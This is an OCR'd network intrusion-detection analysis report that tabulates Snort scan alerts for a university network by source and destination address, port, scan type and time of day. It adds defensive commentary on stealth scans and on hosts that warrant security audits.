
TOP 10 SOURCE IP's for Snort Scans

Source IP	TOTAL
MY.NET.227.42	18428
MY.NET.228.10	14394
MY.NET.221.198	13326
MY.NET.227.206	9608
MY.NET.227.194	8331
202.112.209.30	7573
MY.NET.203.150	5801
203.239.60.199	5559
203.89.246.250	4836
MY.NET.224.130	4814

Alerts from home network	173,029
Alerts from external Class A source IP's	2,116
Alerts from external Class B source IP's	2,032
Alerts from external Class C source IP's	36,557

Class A IP addresses range from 0.0.0.0 to 127.255.255.255
Class B IP addresses range from 128.0.0.0 to 191.255.255.255
Class C IP addresses range from 192.0.0.0 to 223.255.255.255


Description: The Top Ten alerts in terms of source IP addresses for Snort Scans reveals that a high degree of activity is originating from the internal MY.NET and other externals IP's such as 202.112.209.30 (*www.cumtb.edu.cn*) from the country of China, 203.239.60.199 from the Korean Network Information Center, and 203.89.246.250 from the Global Center in Australia.



TOP 10 EXTERNAL SOURCE IP's for Snort Scans

Source IP	TOTAL	SYN	SYNFIN	UDP
202.112.209.30	7573	7571		2
203.239.60.199	5559	5554		5
203.89.246.250	4836	4836		
209.116.250.194	3457	3457		
195.41.102.2	2974	2972		2
210.160.206.219	2891	2889		2
212.87.234.136	2526	2523		3
211.178.63.4	2498	5	2491	2
157.158.46.39	1629	1629		
61.11.252.117	1441	14	1427	


Description: The Top Ten external source IP addresses are shown in the chart above and below. They are tallied according to the total number of scans following by the type of scan that was recorded. SYN Scans were among the highest percentage of scans indicated followed by SYN|FIN scans and then UDP scans. SYN|FIN scans should really be taken into account in terms of reconnaissance. A SYN|FIN scan is a type of stealth scan that attackers will use to bypass IDS systems. This can sometimes lead to future stages of attacks by intruders. As indicated above, 211.178.63.4 and 61.11.252.117 are the two highest in terms of SYN|FIN scans. The 211 address is from the Korea Network Operation Center and the 61 address resolves to an ISP in Thailand.



TOP 10 INTERNAL SOURCE IP's for Snort Scans

Source IP	TOTAL	SYN	UDP
MY.NET.227.42	18428		18428
MY.NET.228.10	14394		14394
MY.NET.221.198	13326	4	13322
MY.NET.227.206	9608		9608
MY.NET.227.194	8331	5	8326
MY.NET.224.130	4814	5	4809
MY.NET.228.186	4809		4809
MY.NET.203.150	4539	1	4538
MY.NET.202.34	3860	315	3545
MY.NET.217.86	3550		3550

Description: The charts above and below displays the Top Ten internal IP addresses source IP addresses in terms of generating scans. MY.NET.202.34 generates the highest number of TCP SYN scans followed by MY.NET.227.42, MY.NET.228.10 and MY.NET.221.198 generating connectionless UDP scans. For the most part, several types of querying on the internet such as DNS queries can generate this activity following by Trojan host scanning and so on.



TOP 10 DESTINATION IP's for Snort Scans


Destin IP	TOTAL	UDP	SYN
63.162.20.183	2017		2017
128.211.223.83	1978	1978	
65.9.248.100	1792		1792
24.13.234.24	1631	1631	

24.180.11.253	1625	1625
24.31.216.121	1592	1592
24.9.234.29	1521	1521
24.65.216.7	1302	1302
24.25.47.199	1275	1275
209.150.227.166	1262	1262

Alerts from home network	40,705
Alerts from external Class A source IP's	67,206
Alerts from external Class B source IP's	21,433
Alerts from external Class C source IP's	83,839

Class A IP addresses range from 0.0.0.0 to 127.255.255.255
Class B IP addresses range from 128.0.0.0 to 191.255.255.255
Class C IP addresses range from 192.0.0.0 to 223.255.255.255

Description: The activity noted here is the Top Ten Destination IP addresses scanned from MY.NET. As you can see, 63.162.20.183 and 65.9.248.100 generate the highest number of TCP SYN scanning activity followed by several 24.xxx.xxx.xxx addresses being UDP scanned. As we've come to realize, 24.xxx.xxx.xxx are broadband hosts who love to share MP3 and other file types. After analysing the OOS data below, the percentage of Napster and Gnutella activity was enormous. Probing the internet for cable modem or DSL Line users is very common among University students. The 63 address above is from Buckeye Cable Systems in Toledo, Ohio and the 65 address resolves to Home.com, a cable modem provider.




TOP 10 INTERNAL DESTINATION IP's for Snort Scans

Destin IP	TOTAL	UDP	FIN	FULL XMAS	INVALID ACK	NOACK	NULL	SYN	UN KNOWN	VECNA
MY.NET.219.134	125							125		
MY.NET.226.42	55							55		
MY.NET.209.30	49		1	1	14	13	10	1	8	1
MY.NET.203.150	42	42								
MY.NET.224.130	32	31						1		

MY.NET.206.110	23	22						1		
MY.NET.209.14	21	21								
MY.NET.202.6	21	20						1		
MY.NET.205.246	15	15								
MY.NET.97.77	10							10		


Description: Both charts display the Top Ten Internal Destination IP addresses that were identified in the scans captured by Snort. There is a large degree of UDP scans from external hosts with several SYN scans identified looking for TCP session establishment. MY.NET.219.134 is scanned the most with 125 SYN scans followed by MY.NET.226.42, and MY.NET.209.30. It appears that MY.NET.209.30 is being scanned in a variety of ways such as Full XMAS, NULL Scans, and a handful of unknown probes. I would identify this machine and perform a security audit on it to find out why it is being targeted.



TOP 10 SOURCE PORTS for Snort Scans

SPort	Total	UDP	INVALID ACK	NOACK	NULL	SPAU	SYNFIN	UN KNOWN	VECNA	XMAS
27888	37860	37860								
0	10562	10520	11	10	1	1	2	11	5	1
13139	7525	7525								
9001	4353	4353								
28800	4012	4012								
6112	2404	2404								
21	2018						2018			
32778	1631	1631								
32777	1625	1625								
32768	1622	1621			1					


Description: These are the Top Ten source ports identified by Snort in terms of scanning. Source port 0 has one of the highest counts, which is sometimes known for OS fingerprinting by attackers. Source ports that start with 0 are uncommon and suggest packet crafting or forgery. There are several variations of scan types associated with this port and suggest malicious intent. Also, port 21-FTP, needs to be examined in which SYN|FIN packets are being sent across the line. Any machine that is generating traffic using port 21 needs to be examined for signs of root compromise, which can lead to FTP Bounce attacks to other host on the Internet.



TOP 10 DESTINATION PORTS for Snort Scans

DPort IP	TOTAL	UDP	INVALID ACK	NOACK	SYNFIN
53	25899	88			25811
32768	13103	13103			
0	10523	10520	1	2	
13139	9591	9591			
7778	8911	8911			
25	4864			4	4860
28800	3941	3941			
9001	3936	3936			
27018	3636	3636			
27025	3493	3493			


Description: These are the following Top Ten Destination ports detected by Snort in terms of scanning. It needs to be noted that port 53, which is used for DNS Zone Transfers and DNS queries, should be examined on any hosts running Domain services. These machines could be targeted for a DNS cache poison attacks, which directs DNS traffic to unwanted hosts. Also, this port is being stealthy scanned using the SYN|FIN TCP flags to evade IDS systems. Port 7778 is being UDP scanned for hosts with UnReal Tournament software running, which is a game played via the Internet. Port 25 is also being probed for either SMTP gateways or a Trojan by the name of the Mail Bombing Trojan. SYN|FIN scans are also being generated against this port. An audit needs to be performed on all Mail Servers running SMTP to ensure that no machines are compromised. Mail Servers in this instance might be targeted for future attacks such as a mail bombs using software such as *Avalanche*.




Snort Scans by TIME in 2 HOUR INTERVALS


				FULL	INVALID							UN		
Time	TOTALS	UDP	FIN	XMAS	ACK	NMAPID	NOACK	NULL	SPAU	SYN	SYNFIN	KNOWN	VECNA	XMAS
12:00 AM - 2:00 AM	**24153**	10313	1		3		4	3		13735	91	3		
2:01 AM - 4:00 AM	**10311**	4146	1		5		5	2		5986	161	3	2	
4:01 AM - 6:00 AM	**4249**	3192	2		9		9	5		738	291	3		
6:01 AM - 8:00 AM	**9506**	1287	1	1	9		19	6	1	7859	315	3	2	3
8:01 AM - 10:00 AM	**2759**	2329		1	11	1	10	7	1	149	247	1	2	
0:01 AM - 12:00 AM	**9843**	9221	2		6		7			376	228	1	2	
12:01 PM - 2:00 PM	**30328**	26847	1	1	7	1	6	2		3283	170	6	3	1
2:01 PM - 4:00 PM	**19143**	16799			8		6	5	2	2181	132	9	1	
4:01PM - 6:00 PM	**21834**	19994	1		5	1	8	5	1	1581	233	2	3	
6:01 PM - 8:00 PM	**31009**	27330	1	1	6		6	12	1	3424	219	6	2	1
8:01 PM - 10:00 PM	**31790**	28962	1		9	2	8	10		1095	1694	5	4	
0:01 PM - 12:00 AM	**18702**	16149	1		8		4	3		2386	148	2	1	

Description: In looking at the chart above, one can see that during the hours of 2am to noon, scanning is lowest. From noon to approximately 2am scanning is consistent averaging over 25,000 scans. During the hours of 8pm to 10pm, SYN|FIN stealth scanning is at its peak. From 6pm to 10pm, there is a high concentration of scans. This suggests that the majority of the scanning is being done after working hours.





* Note: this shows the frequency of scans in half hour intervals showing more accurately when the peaks and valleys occur.



Scans

These scans are depicted in a summary format, very different than the Snort scan logs. Each day lists the alerts and their totals. Also, the scans of the day are summarized by the number of hosts scanned categorized by source IP addresses. These types of scans do not specify destination, IP addresses or port information for specific attacks.

ALERTS BY TYPE


Alert Message	Total

UDP SRC and DST outside network	13590
SYN-FIN scan!	6108
Watchlist 000220 IL-ISDNNET-990517	4446
Attempted Sun RPC high port access	1907
WinGate 8080 Attempt	806
External RPC call	518
Possible RAMEN server activity	184
connect to 515 from outside	119
Traceroute	101
SMB Name Wildcard	92
TCP SRC and DST outside network	89
WinGate 1080 Attempt	87
Watchlist 000222 NET-NCFC	49
Queso fingerprint	40
Windows Traceroute	26
Back Orifice	23
Null scan!	23
Tiny Fragments - Possible Hostile Activity	18
NMAP TCP ping!	17
Port 55850 tcp - Possible myserver activity - ref. 010313-1	10
ICMP SRC and DST outside network	9
Russia Dynamo - SANS Flash 28-jul-00	5
connect to 515 from inside	1
TOTAL	**28268**

TOP TEN ALERTS

Alert Message	**Total**
UDP SRC	13590
SYN-FIN	6108
Watchlist 220	4446
Attempted Sun RPC	1907
WinGate 8080	806
External RPC	518
RAMEN	184
515 Out	119
Traceroute	101
SMB Wildcard	92

